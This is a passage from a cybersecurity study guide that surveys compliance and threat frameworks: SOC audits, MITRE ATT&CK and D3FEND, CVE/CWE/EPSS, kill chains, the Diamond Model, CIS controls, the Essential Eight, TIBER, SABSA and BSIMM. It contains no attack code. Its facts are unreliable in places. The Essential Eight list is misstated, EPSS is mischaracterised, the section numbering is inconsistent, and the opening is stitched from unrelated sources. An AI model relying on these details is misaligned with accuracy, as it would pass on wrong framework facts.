Constantia Flexibles must optimize customer Value while protecting people, assets, the environment, and reputation to succeed long-term. The management of health, safety, security, and the environment (HSSE) and social performance is a priority for many organizations. Health, safety, security, and environmental management manage risks and impacts associated with an organization's operations. The following points are key to the framework.

- Health
- Safety
- Security
- Environment
- Pursue the goal of no harm to people.

Source:
Commitments, policies and standards | Shell Global

9.9. The SOC control standards

The American Institute of Certified Public Accountants (AICPA) represents public accountants in the United States. Organizations can assess and improve their cybersecurity posture with the help of cybersecurity audits offered by the AICPA, one of its services.

An organization's systems, networks, and data get analyzed during a cybersecurity audit. A technical assessment of the organization's systems and networks may also get included in the audit, along with reviewing cybersecurity policies, procedures, and controls.

As part of a cybersecurity audit, vulnerabilities and weaknesses are identified, and recommendations for improving security are made. Among the cybersecurity audit services offered by the AICPA is the Cybersecurity Risk Management Reporting Framework (CRMRF) and the System and Organization Controls for Cybersecurity (SOC). There are different SOC types in SOC.

- **SOC 1**
    - It relates to the internal control of financial reports in service organizations
- **SOC 2**
    - Information system security, availability, processing integrity, and confidentiality get evaluated in this report. As part of a SOC 2 Type I audit, the auditor reviews the "design" of the program at a point in time. In most cases, the auditor will examine a single example of each control working effectively to demonstrate the existence of a process. In the event of a SOC 2 Type I audit, the company will receive a report as soon as possible and can be confident that the implemented controls will survive the SOC 2 audit.
        - A SOC 2 Type II audit assesses controls "operating effectively" for a defined period (usually 12 months)
        - A SOC 2 Type II audit involves
            - Walkthroughs with the controlling owner
            - Requesting and reviewing 100s of audit artifacts to gain assurance controls are in place
- **SOC 3**
    - Unlike SOC 1 and SOC 2, the SOC 3 report does not provide detailed information

9.9.1. Scope

The first step is to decide on the scope of the SOC 2 program.It can be the entire organization or part of it. The driver of the scope depends on the objectives we are trying to meet. For example, it may include the whole or only part of the organization. Nevertheless, remember that certain corporate functions like HR, Corporate IT, and Legal will likely fall in scope no matter what.

9.9.2. Design controls

In contrast to many other frameworks, SOC 2 does not impose rigid controls. Instead, it establishes standards that organizations must meet, and organizations can describe how their processes are consistent with those standards. Thus, the audit burden will be reduced, and the audit will reflect the reality of the environment.

5.8.0.3. Readiness Assessment

To assess the organization's readiness, a SOC 2 audit firm such as risk3sixty will evaluate it compared to the SOC 2 controls to determine any gaps. In addition to providing an expert's perspective on the current maturity, we also receive a punch list of items we will need to accomplish to achieve certification and build a robust security program.

9.9.3. Program implementation

Finally, we will need to build the program. Common items include:

- Establishing a governance structure
- Policies
- Risk assessment
- Internal security assessments
    - controls spot checks
    - penetration testing
    - third-party security
- Cleaning up user access
- Formalizing the Software development Life Cycle
- Implementing a vendor risk management program

SOC 2 does not pass/fail. The organization will get a SOC 2 report even if the auditor finds many issues. Anything that the auditor finds will get disclosed in the report.

Source:
[System and Organization Controls: SOC Suite of Services | Resources | AICPA]

Video:
CertMike Explains SOC Audits

9.10. Adversary Simulation and defense Frameworks

The modern world requires us to think like an attacker, so we must understand how attackers break into our networks. We have developed several vital frameworks to prevent such attacks. We can make better decisions by analyzing a game's strategies and the essential elements of information security.

9.10.1. Game theory (GT)

The 6 D's of physical security describe the best response we could make in a given situation, and GT studies the optimal game strategies for various players.

- Deter
- Detect
- Delay
- Deny
- Defend
- Deceive

Security professionals leverage these principles when they have the home-field advantage in preventing physical threats. We will adapt these principles to prevent an attacker from reaching our facilities.

Source:
[Fighting cyber-attacks With Game Theory | Threatpost]

9.10.1.1. Manipulating attackers

Defenders have many tools at their disposal to manipulate attackers in order to hinder them. As a result, they are frustrated, unable to perform their duties, and ultimately become ineffective. When an attacker tries many attacks, it is called a waste of time, known as flailing; this will continue to highlight their presence and give insight into their operating methodology. Some simple hardening tricks involve renaming or Removing many standard utilities an attacker uses. Suppose an attacker commonly executes commands through the terminal. In that case, we
can inhibit them by changing the name of many of the tools (if we need them for some other reason) or removing them altogether from production systems. On many production or single-use systems, a lot of the system tools required for general computing are simply unnecessary Tools like.

- **Whoami**
  - Provides the logged-in user's local system user, group, and privilege information
- **Ping**
  - Sends Internet Control Message Protocol (ICMP) echo Request packets to the TCP/IP host computer to ensure communication is working correctly at the IP level
- **Chattr**
  - Enables users to change the attributes of a file in a directory
- **GCC**

- GCC converts source code to executable instruction files for computers

If the attacker can alter your environment, consider removing many standard utilities to reduce the general capabilities of any malicious actor that gets access to these systems. The defender may even remove the average package manager.

9.10.1.2. Infection monkey

The Infection Monkey is an incredibly useful tool for cyber security professionals looking to test their data center or cloud security. It provides a comprehensive approach to Breach and Attack Simulation testing (BAST), which can help identify weak points in your security posture and provide detailed reports with suggested remediation steps. With the increasing prevalence of cyber-attacks on educational institutions, having access to this type of software could prove invaluable in helping protect student data from malicious actors. The open-source nature of the Infection Monkey also makes it accessible for students who may not have access to more expensive commercial BAS tools.

9.10.1.3. Cyber Deception

Cybersecurity professionals use Honeypots and honeytokens to detect, respond to, and prevent malicious activity. They allow organizations to monitor their networks for suspicious behavior without needing expensive hardware or software solutions. Honeypots act as decoys that can be set up in a network environment to lure attackers away from real systems. Honeytokens are artificial digital data items planted deliberately into a simple system or network environment to detect unauthorized access or malicious activity.

1. **Fake accounts and credentials** can also be created with honeypot technology to identify potential threats before they become an issue
2. **honeynets** are distributed collections of interconnected computer systems explicitly designed to detect cyber-attacks on large networks quickly and efficiently
3. **Creating fake vulnerable web, mail and active directory servers** allows security
4. personnel to have greater visibility into how hackers may exploit vulnerabilities within their infrastructure, while providing valuable insight into any possible attack vectors being utilized against them

Using cyber-deception technologies such as those mentioned above provide companies with an effective method for identifying malicious actors attempting unauthorized access on their networks without having to invest heavily in costly hardware solutions which could potentially fail due to protection against sophisticated attacks like zero-day exploits. With proper implementation alongside other security measures, businesses will have better chances of protecting themselves from various types of online cyber-attacks.

9.10.1.4. The MITRE ATT&CK

MITRE ATT&CK® stands for MITRE Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK). The MITRE ATT&CK framework is a curated knowledge base and model for cyber adversary behavior. It reflects the various phases of an adversary's attack lifecycle and the platforms they are known to target. The tactics and techniques abstraction in the model provides a common taxonomy of individual adversary actions understood by both the offensive and defensive sides of cybersecurity. It also provides an appropriate level of categorization for adversary action and specific ways of defending against it. Is divided ATT&CK into different matrices namely

1. Enterprise
2. Mobile
3. PRE-ATT&CK.

Each of these matrices contains various tactics and techniques associated with its theme.
For example, the Enterprise ATT&CK matrix V12 (learn about all three matrices below) has 14 tactics.

1. Reconnaissance
2. Resource Development
3. Initial Access
4. Execution
5. Persistence
6. Privilege Escalation
7. Defense Evasion
8. Credential Access
9. Discovery
10. Lateral Movement
11. Command & Control
12. Collection
13. Exfiltration
14. Impact

here are the main tactics used by adversaries, which are as follows

1. Initial access
    1.1. Gain initial access to a target system or network
2. Execution
    2.1. Run malicious code on a target system
3. Persistence
    3.1. Maintain a presence on a target system, even after an initial compromise
4. Privilege escalation
    4.1. Gain additional privileges on a target system
5. Defense evasion
    5.1. Avoid detection and avoid being discovered by security tools


6. Credential access
    6.1. Steal or obtain valid user credentials
7. Discovery
    7.1. Gather information about a target system or network
8. Lateral movement
    8.1. Move through a network and compromise other systems
9. Collection
    9.1. Extract information from a target system or network
10. Command and control
    10.1. Maintain communication with a compromised system and receive instructions from an attacker

Source:
[MITRE ATT&CK®]

Video:
[MITRE ATTaCK® Framework]

9.10.1.5. The MITRE D3FEND

For every offensive tactic, we should develop a defensive mitigation strategy. One of them is MITRE D3FEND. Since we mapped all the known attacks in the MITRE ATT&CK, we can use this provided knowledge to create countermeasures to all the available attack methods.



Source:
[MITRE D3FEND]

Video:
[Detect, Deny, and Disrupt with MITRE D3FEND]

9.10.1.6. MITRE Cyber Analytics Repository (CAR)

Is a comprehensive collection of cyber analytics, tools, and information related to cybersecurity. It is maintained by the MITRE Corporation, a not-for-profit organization that operates research and development centers for the U.S. government.

CAR includes a wide range of resources, including data sets, tools, and documentation, all focused on improving the effectiveness of cybersecurity practices. It covers various topics, including network security, malware analysis, and incident response.

One of CAR's key features is its emphasis on open access and collaboration. Many of the resources in the repository are available to anyone, and users are encouraged to contribute their resources and knowledge to the collection. This collaborative approach helps to ensure that the repository remains up-to-date and relevant to the needs of the cybersecurity community.

Source:
MITRE Cyber Analytics Repository

Video:
MITRE ATT&CK con 2.0: ATT&CK Updates – CAR and Analytics

9.10.1.7. Common Attack Pattern Enumeration and Classification

Understanding the adversary's operation is critical for effective cybersecurity. CAPECTM provides a comprehensive dictionary of known attack patterns used by adversaries to exploit known vulnerabilities in cyber-enabled capabilities. Analysts, developers, testers, and educators can use it to advance community understanding and strengthen defenses.

Source:
CAPEC

9.10.1.8. The Common Vulnerabilities and Exposures (CVE) system

is a standardized method for identifying and cataloging computer systems and software vulnerabilities. It is an essential tool for organizations seeking to protect their systems and data from cyber-attacks.

it allows organizations to stay informed about the latest vulnerabilities that have been discovered. By regularly checking the CVE database, organizations can identify any vulnerabilities that affect their systems and take steps to patch or mitigate them before attackers can exploit them. This proactive approach helps prevent security breaches and protect against damage to an organization's reputation and bottom line.

The CVE system also serves as a central coordination point for developing patches and updates. When a new vulnerability is discovered, the organization responsible for the affected software or system can use the CVE system to alert other users and

coordinate the development and distribution of a patch. It helps to ensure that vulnerabilities are addressed promptly and coordinated, further protecting the organization's systems and data.

in helping organizations protect their systems and data from cyber-attacks. Providing information about vulnerabilities and facilitating the development and distribution of patches helps organizations stay ahead of potential threats and maintain the security of their systems.

Source:
CVE

9.10.1.9. Other related mitre projects

CREF Navigator
MITRE Engage
DeTT&CT : Mapping detection to MITRE ATT&CK – NVISO Labs

9.10.1.10. Common Weakness Enumeration (CWE)

Comprehensive list of known software and hardware weaknesses that can lead to security vulnerabilities. It is maintained by the MITRE Corporation and is widely used by organizations and individuals in the cybersecurity industry to identify and address potential vulnerabilities in their systems.

Source:
Common Weakness Enumeration

9.10.1.11. The Exploit Prediction Scoring System (EPSS)

The Exploit Prediction Scoring System provides a standardized and comprehensive list of weakness types, which makes it easier for organizations to assess and prioritize their vulnerabilities. This can be especially useful for large organizations with complex systems, as it allows them to identify and prioritize the weaknesses that pose the greatest risk to their operations.

An exploit prediction scoring system predicts the likelihood of a software vulnerability being exploited in the wild. This is done by analyzing various factors, such as the severity of the vulnerability, the ease of exploitation, and the potential impact on the system or network if the vulnerability is exploited.


One common way that exploits prediction scoring systems work is by assigning a numerical score to each vulnerability based on these factors. For example, a vulnerability that is easy to exploit and has a high potential impact might be assigned a high score. In contrast, a vulnerability that is difficult to exploit and has a low potential impact might be assigned a low score. This score can prioritize the patching and remediation of vulnerabilities, with the highest-scoring vulnerabilities being addressed first.

Source:
The EPSS Model

9.10.2. Cyber Kill-Chain

Another common framework is the Cyber Kill Chain, invented by Lockheed Martin. They both cover seven different phases or stages every cyber-attack will go through. These are

1. Reconnaissance
2. Weaponization
3. Delivery
4. Exploitation
5. Installation
6. Command & Control
7. Action on objective




Website of Lockheed Martin:

[Cyber Kill Chain® | Lockheed Martin]

Video:
[Real Hacking: Learn The Cyber Kill Chain]

9.10.3. Unified Kill-chain

Paul Pols developed the Unified Kill Chain in 2017 by combining Lockheed Martin's kill chain and MITRE's ATT&CK framework with Fox-IT and Leiden University. The conventional cyber kill chain has been widely criticized. Pols developed the Unified Kill Chain in 2017 with Fox-IT and Leiden University, combining and expanding Lockheed Martin's kill chain and MITRE's ATT&CK framework compared to traditional kill chains, the unified kill chain is more effective due to its scope restrictions and the time-neutral nature of MITRE's ATT&CK procedures. Using the unified model, advanced persistent threats can launch end-to-end cyberattacks, which can be analyzed, compared, and defended against.




Unified Killchain White paper:

[Unified Kill Chain]

9.10.2. the Diamond Model

To give an intrusion analysis to authenticate and track cyber threats. According to this viewpoint, every incident can be represented as a diamond. This methodology highlights the relationships and characteristics of the diamond's four components: adversary, capability, infrastructure, and victim. These four core elements are linked to delineate their relationship, which can then be analyzed to gain additional insights and knowledge of malicious activities.

- **Adversary**
  - is an organization or threat actor that uses a capability against a victim to achieve its goals
- **Capability**
  - An adversary's capabilities refer to the tools and techniques he or she employs during an event
- **Infrastructure**
  - An adversary's infrastructure includes physical or logical communication structures such as IP or e-mail addresses, domain names, and others used to deliver a capability
- **Victim**
  - Victims are targets against whom an attack gets launched, a vulnerability exploited, or a capability employed. Organizations, people, or assets, such as target email addresses, IP addresses, and domains



Shows how the diamond model works.

Image Link:
https://cdn-cybersecurity.att.com/blog-content/forza3.png

Source
The Diamond Model of Intrusion Analysis

Video:
Diamond Model of Intrusion Analysis - An Overview

9.11. CSA STAR

The (**S**ecurity, **Tr**ust & **A**ssurance **R**egistry) Certification is an independent, rigorous assessment of cloud service providers' security. Students will learn about cloud computing security issues and best practices through the CCSK. In addition, a comprehensive framework for managing and operating cloud services is available to providers with CSA STAR (Security, Trust, and Assurance Registry). The program is developed by the Cloud Security Alliance (CSA). This global non-profit organization promotes best practices for providing security assurance within the cloud computing industry. The CSA STAR certification comprises three levels

- STAR Level 1, which covers the basics of cloud security
- STAR Level 2, which involves an independent third-party audit
- STAR Level 3, which involves continuous monitoring and regular assessments

CSA STAR certification is designed to help organizations make informed decisions about which cloud service providers to use and ensure that their cloud services are secure and compliant with industry standards.

Source:
STAR | CSA

Video:
CSA STAR Program

9.12. CIS Critical Security Controls

The Center for Internet Security (CIS) Critical Security Controls are recommended cyber defense actions that provide specific and actionable ways to stop today's most pervasive and dangerous attacks. Based on the most common attack patterns in the wild, a consortium of security experts developed the controls. It is important to prioritize the controls, so the most critical and adequate controls are placed first. It enables organizations to focus resources on the controls that will impact their security posture. There are 20 critical security controls updated regularly to reflect changes in the threat landscape. The following paragraphs will discuss eight important controls to secure the organization.

Source:
https://www.cisecurity.org/controls

Video:
Center for Internet Security (CIS), Critical Security Controls

9.12.1. The Essential Eight Cyber Security Controls
In order to help organizations protect themselves from cyber threats, the Australian Cyber Security Centre (ACSC) has developed eight measures. As each successive control builds on the previous one, it can be implemented incrementally. Organizations can significantly reduce the risk of cyberattacks and the potential damage they could cause by following the Essential Eight.

1. **Application Allowlisting**
   1.1. Allowing authorized applications to run on a system and blocking all others. This helps prevent malicious software from being installed or executed on a system and limits the potential for unauthorized access to sensitive data
2. **Patching Applications and Operating Systems**
   2.1. Software up to date with the latest security patches and updates. This helps to fix known vulnerabilities that cyber-attackers could exploit
3. **Configuring Firewalls and Network Devices Securely**
   3.1. Firewalls and other network devices, such as routers and switches, play a crucial role in protecting an organization's network from external threats. By configuring these devices securely, organizations can prevent unauthorized access to their networks and systems
4. **Implementing Two-Factor Authentication**
   4.1. The second form of authentication and a password to verify a user's identity. This could be something like a security token or a one-time code sent to a phone or email. Two-factor authentication helps to prevent unauthorized access to accounts and systems
5. **Restricting Administrative Privileges**
   5.1. Limiting the number of users who have administrative privileges on a system and carefully controlling which users have access to sensitive

data and systems. This helps to prevent unauthorized access and manipulation of sensitive data

6. **Backing Up Data Regularly.**
   6.1. Regularly backing up data helps to ensure that important information can be recovered during a cyber-attack or other data loss event. It is important to have multiple copies of data stored in different locations, to ensure maximum protection
7. **Monitoring Network Traffic for Suspicious Activity.**
   7.1. By monitoring network traffic for suspicious activity, organizations can identify and respond to potential threats before they cause significant damage. This could involve using intrusion detection and prevention systems and implementing other security monitoring tools
8. **Protecting Mobile Devices.**
   8.1. Mobile devices, such as smartphones and tablets, are increasingly being used to access sensitive data and systems. Implementing security measures to protect these devices from cyber threats, such as installing antivirus software and implementing device encryption, is important

A cyber-attack and the potential damage it could cause can be significantly reduced by implementing the Essential Eight Cyber Security Controls. Implementing these measures may take some initial effort, but the long-term benefits of improved security and reduced risk outweigh the initial investment.

Source:
Essential Eight Maturity Model FAQ | Cyber.gov.au

9.13. TIBER

Stands for Threat Intelligence-Based Ethical Red Teaming. The TIBER framework utilizes the latest threat intelligence for better adversary emulation. Threat intelligence-based Ethical Red teaming uses the MITRE framework to map out all the different attack vectors that adversaries can use. The Dutch National Bank developed threat intelligence-based ethical red teaming to increase its cyber resilience.

Based on recommendations from the industry, The Bank of England has released a cyber defense framework called CBEST to keep up with advanced persistent threats and their TTPs (Tactics, Techniques, and Procedures). Deloitte developed it for the Bank of England. In addition, threat intelligence-based Ethical Red teaming was developed in 2016 and officially adopted by the European Bank in 2018. Threat intelligence-based Ethical Red teaming requires an RTP (red team provider) and a TIP (threat intelligence provider).

A Threat intelligence-based Ethical Red teaming assessment usually goes through the following processes:

1. Generic Threat Landscape (GTL) Report (Sector Specific Intelligence)
2. Preparation Phase, during which the TIBER test gets formally launched
3. Test Phase
4. Closure & Learning Phase

Threat intelligence-based ethical red teaming also utilizes purple teaming and has 360 feedback where all the teams involved in talking about the engagement meet.

To learn more about these frameworks. It is recommend checking out the following links:

Threat intelligence-based Ethical Red teaming
TIBER-NL GUIDE How to conduct the TIBER-NL test January 2020
TIBER-EU – Purple Teaming Best Practices

CBEST
CBEST Threat Intelligence-Led Assessments | Bank of England

Extra information
Varying shades of red: how red team testing frameworks can enhance the cyber resilience of financial institutions


Video:
Introduction to the TIBER BE Framework

9.14. The Sherwood Applied Business Security Architecture (SABSA)

Is a framework for designing and building secure business systems. It was developed by the Sherwood Applied Business Security Institute (SABSI) and is used by organizations worldwide to ensure that their business systems are secure and compliant with industry standards and regulations.

One key feature of the SABSA framework is its focus on risk management. It uses a risk assessment methodology to identify and evaluate the potential risks to an organization's business systems and to design controls and countermeasures to mitigate those risks. The SABSA framework also includes a set of principles and guidelines for designing and implementing secure systems and a process for aligning business objectives with security requirements.

In addition to its focus on risk management, the SABSA framework also emphasizes the importance of a holistic approach to security. It recognizes that security is not just a technical issue, people, processes, and policies. As a result, the SABSA framework incorporates many security disciplines, including physical security, personnel security, network security, and application security.



Source:
[SABSA Executive Summary]

Video:
[What is SABSA?]

9.15. The Building Security In Maturity Model (BSIMM)

Framework helps organizations assess and improve their software security practices. Developed by Symantec and Cigital, the BSIMM is based on analyzing real-world data collected from over 100 organizations. It provides a common language and set of best practices for building software security into an organization's culture and processes.

One of the key benefits of the BSIMM is that it allows organizations to benchmark their software security practices against those of their peers and industry leaders. By comparing their scores against the BSIMM, organizations can identify areas where they are doing well and where they need to improve. There are several ways in which organizations can use the BSIMM to protect their assets and improve their software security posture. Here are a few examples:

9.15.1. Risk assessment

Can be used to identify the areas of an organization's software development lifecycle that are most at risk for security vulnerabilities. This can help organizations prioritize their efforts and allocate resources to the areas that need the most attention.9.15.2. Process improvement

It provides a set of best practices that organizations can use to improve their software security processes. By implementing these practices, organizations can reduce the risk of security vulnerabilities and improve the overall security of their software.


9.15.2. Talent development

Identifies the skills and expertise an organization needs to build a strong software security program. This can help organizations develop training and career development plans for their employees to ensure that they have the necessary skills to build secure software.

